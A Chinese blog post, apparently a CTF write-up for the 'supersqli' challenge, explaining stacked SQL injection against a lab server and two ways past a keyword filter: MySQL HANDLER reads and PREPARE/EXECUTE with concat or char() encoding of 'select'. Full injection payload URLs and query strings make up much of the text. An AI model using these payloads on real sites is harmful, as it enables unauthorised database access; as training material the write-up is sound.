攻防世界-supersqli题

原创

学编程的小w 于 2021-11-19 09:13:57 发布 839 收藏

分类专栏： writeup 文章标签： 安全 web安全 sql

本文链接：https://blog.csdn.net/weixin_46784800/article/details/121414825

writeup 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

随便注

handler执行

handler基本语法：


> handler table_1_name open
> 打开一个名为table_1_name的表的句柄


> handler table_1_name read first
> 阅读表table_1_name 的第一行

题目分析

发现过滤了select|update|delete|drop|insert|where|. 这些字符，发现过滤了select之后就不能用select进行查询了

首先尝试堆叠注入：





发现了两个表，一个是words，一个是1919810931114514

继续查看两个表的属性：

```
http://111.200.241.244:51821/?inject=1'; show columns from `1919810931114514` ; -- -
```

发现表1919810931114514存在falg的属性，但是不能用select，所以还是不能直接查询到flag的值

方法一：使用handler

handler进行查询：

```
http://111.200.241.244:51821/?inject=1'; handler `1919810931114514`  open ; handler `1919810931114514` read first; -- -
```

即可查到flag值！

方法二：预处理+堆叠注入

预处理语句：

```
PREPARE name from '[my sql sequece]';   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE name;  //删除预定义SQL语句
```


使用ASCII码绕过select的检测：

```
char(115, 101,108,101,99,116) <--> 'select'
```

预处理+ASCII绕过+堆叠注入

```
;PREPARE hacker from concat(char(115, 101,108,101,99,116), '* from `1919810931114514`');EXECUTE hacker;
```

即可直接爆出flag！




使用变量的预处理语句：

```
SET @tn = 'hahaha';  //存储表名
SET @sql = concat('select * from ', @tn);  //存储SQL语句
PREPARE name from @sql;   //预定义SQL语句
EXECUTE name;  //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla;  //删除预定义SQL语句
```

预处理+ASCII绕过+堆叠注入：

```
;SET @sql=concat(char(115, 101,108,101,99,116), '* from `1919810931114514`'); PREPARE hacker from @sql; EXECUTE hacker;
```

成功爆出flag！



也可以只使用concat不使用char进行ASCII码转换：

```
;SET @sql=concat('s','elect', '* from `1919810931114514`'); PREPARE hacker from @sql; EXECUTE hacker;
```